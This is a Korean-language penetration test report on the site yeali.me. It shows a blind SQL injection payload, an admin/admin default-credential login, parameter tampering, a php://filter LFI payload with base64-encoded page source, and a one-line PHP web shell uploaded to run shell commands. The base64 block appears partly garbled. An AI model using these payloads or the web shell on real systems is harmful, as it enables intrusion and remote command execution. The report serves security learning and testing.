yeali.me 모의해킹 보고서

오늘은 yeali.me 페이지를 모의해킹 해보았습니다.

1. admin 계정

시도 1) sql injection
id와 pwd에 '를 입력한다. -> 안됨
=> sql injection 취약점의 가능성이 없다....
시도 2) blind sql injection
id에 admin을 입력, pwd에 1'%09||%09if(1=1,sleep(3),0)%09--%09 을 입력한다 -> 안됨
=> 서버의 반응이 없었기 때문에 불가능


시도 3) id와 동일한 pw
id : admin pw : admin -> 됨
=> 취약한 패스워드라 할 수 있다....


2. 페이지 이동(파라미터 변조)


자유게시판 메뉴를 들어가보면 url이 다음과 같다는 것을 알 수 있었다.
http://yeali.me/?m=board

또한 토론 메뉴에 들어가보면 url이 다음과 같다.
http://yeali.me/?m=debate

즉, 파라미터를 변조하면 다른 메뉴로 들어갈 수 있을 것 같았다.







?m=debate를 ?m=notice로 바꾸면 공지사항 페이지로 들어가지는 것을 볼 수 있다.

3. lfi 취약점

서버에서 제공하는 디렉토리 외 로컬 영역의 디렉토리와 폴더를 열람 가능

* php wrapper

1) php://filter:

해당 페이지의 소스를 긁어올 수 있는 함수

php://filter/convert.base64-encode/resource=

?m=board를 봐 보자

m변수 get 방식으로 해당 서버의 디렉토리에 있는 board 파일을 포함시킨다는 것을 알 수 있다.

이는 lfi 취약점의 가능성을 보여준다.

따라서 위에서 설명한 php://filter/convert.base64-encode/resource 함수를 통해 해당 페이지의 소스를 읽을 수 있다.

페이로드는 다음과 같다.
php://filter/convert.base64-encode/resource=board

결과는 다음과 같다.
'
PD9waHANCglpbmNsdWRlICJjb25maWcucGhwIjsNCgkkbXlzcWwgPSBkYmNvbm5lY3QoK
TsNCglzZXNzaW9uX3N0YXJ0KCk7DQoJJHdyaXRlciA9ICRfU0VTU0lPTlsnaWQnXTsNCg0K
CSRxdWVyeSA9ICJzZWxlY3QgKiBmcm9tIGJvYXJkIHdoZXJlIGlzX3NlY3JldCA9IDAgb3Igd3Jp
dGVyID0gJyR3cml0ZXInIG9yZGVyIGJ5IGlkeCBkZXNjIjsNCg0KCSRyZXN1bHQgPSAkbXlzc
WwtPnF1ZXJ5KCRxdWVyeSk7DQoJCTxkaXYgY2xhc3M9ImNvbnRhaW5lciI+DQo
JCQk8aHIvPg0KDQoJCQk8aDEgY2xhc3M9ImhlYWRlciI+7J6Q7Jyg6rKM7luc7YyQPC9oMT4N
CgkJDQoJCQk8aHIvPg0KDQoJCQ0KCQkJPHRhYmxlIGNsYXNzPSJ0YWJsZSB0YWJsZS1ob3Z
lciI+DQoJCQkJPHRoZWFkPg0KCQkJCQk8dHI+DQoJCQkJCQk8dGg+IOuyiO2YuCA8L3RoPg0
KCQkJCQk8dGg+7KCc66qpPC90aD4NCgkJCQkJPHRoPiDsobDtmozsiJggPC90aD4NCgkJ
CQk8L3RoZWFkPg0KCQkJCTx0Ym9keT4NCjw/cGhwDQoJCQkJCXdoaWx
lKCRib2FyZCA9IG15c3FsaV9mZXRjaF9hcnJheSgkcmVzdWx0KSkgew0KCQkJCQkJJGlkeCA
9ICRib2FyZFsnaWR4J107DQo/Pg0KCQkJCQk8dHIgb25jbGljaz0ibG9jYXRpb24uaHJlZj0nLi8
/bT1zaG93JnQ9Ym9hcmQmbm89PD89JGlkeD8+JyI+DQoJCQkJCQk8dGQ+IDw/PSRpZHg/Pi
A8L3RkPg0KCQkJCQk8dGQ+PD89JHRpdGxlJ10/PiA8L3RkPg0KCQkJCQk8dGQ+PD89JHRpZHg/PiA
RkPiA8Pz0kYm9hcmRbJ3dyaXRlciddPz4gPC90ZD4NCgkJCQk8ZD4gPC90ZD4gPD89JGJvYXJkWyd
d1cGxvYWRfZGF0ZSddPz4gPC90ZD4NCgkJCQk8ZD4gPC90ZD4gPD89JGJvYXJkWyd2aWV3cyddP
z4gPC90ZD4NCgkJCQk8L3RyPg0KCQkJCTx0ZD4gPC90ZD4gPD89JGJvYXJkWyd2aWV3cyddP
z4gPC90ZD4NCgkJCQk8L3RyPg0KCQkJPC90cj4NCjw/cGhwCQ0KCQkJCQl9DQo/Pg0KCQkJCTwvdGJvZHk+
DQoJCQk8L3RhYmxlPg0KCQkJPGhyLz4NCgkJCTxhIGNsYXNzPSJidG4gYnRuLWRlZmF1bH
QgcHVsbC1yaWdodCIgaHJlZj0iLi8/bT13cml0ZV9ib2FyZCI+6riA7JOw6riwPC9hPg0KCQ
TwvZGl2Pg== '

이를 base 64 디코딩을 해보면 해당 페이지의 소스가 나오는 것을 알 수 있다.


4. 파일 업로드 취약점(웹셸 업로드)

위 단계에서 찾은 admin 계정으로 로그인을 해보면 자유게시판 페이지에서 파일 업로드가 가능하다.
이를 통해 파일 업로드 취약점의 예상해볼 수 있다.

간단한 웹셸 코드는 다음과 같다.

```
<?php
system($_GET[cmd]);
?>
```

이 코드는 get 방식으로 cmd변수의 값을 받아서 이를 system 함수의 인자로 사용하겠다는 의미이다.
즉, 웹쉘 php 파일을 올리고 실행시킨 후 get방식으로 쉘 명령어인 ls 등을 전달하면 해당 결과가 출력될 것이다.



다음과 같이 웹쉘 php 파일을 첨부한 글을 작성한다.

download를 누르면 다음과 같이 해당 페이지로 넘어간다.
이곳에서 cmd변수를 통해 쉘 명령어를 입력해보자

다음과 같이 해당 디렉토리의 목록이 출력된 것을 볼 수 있다.(ls 명령어)
이는 ../../../../../../를 통해 이전 디렉토리의 목록 또한 충분히 출력가능하고 이는 중요한 파일들 목록을 출력하고 볼 수 있다는 것을 의미한다.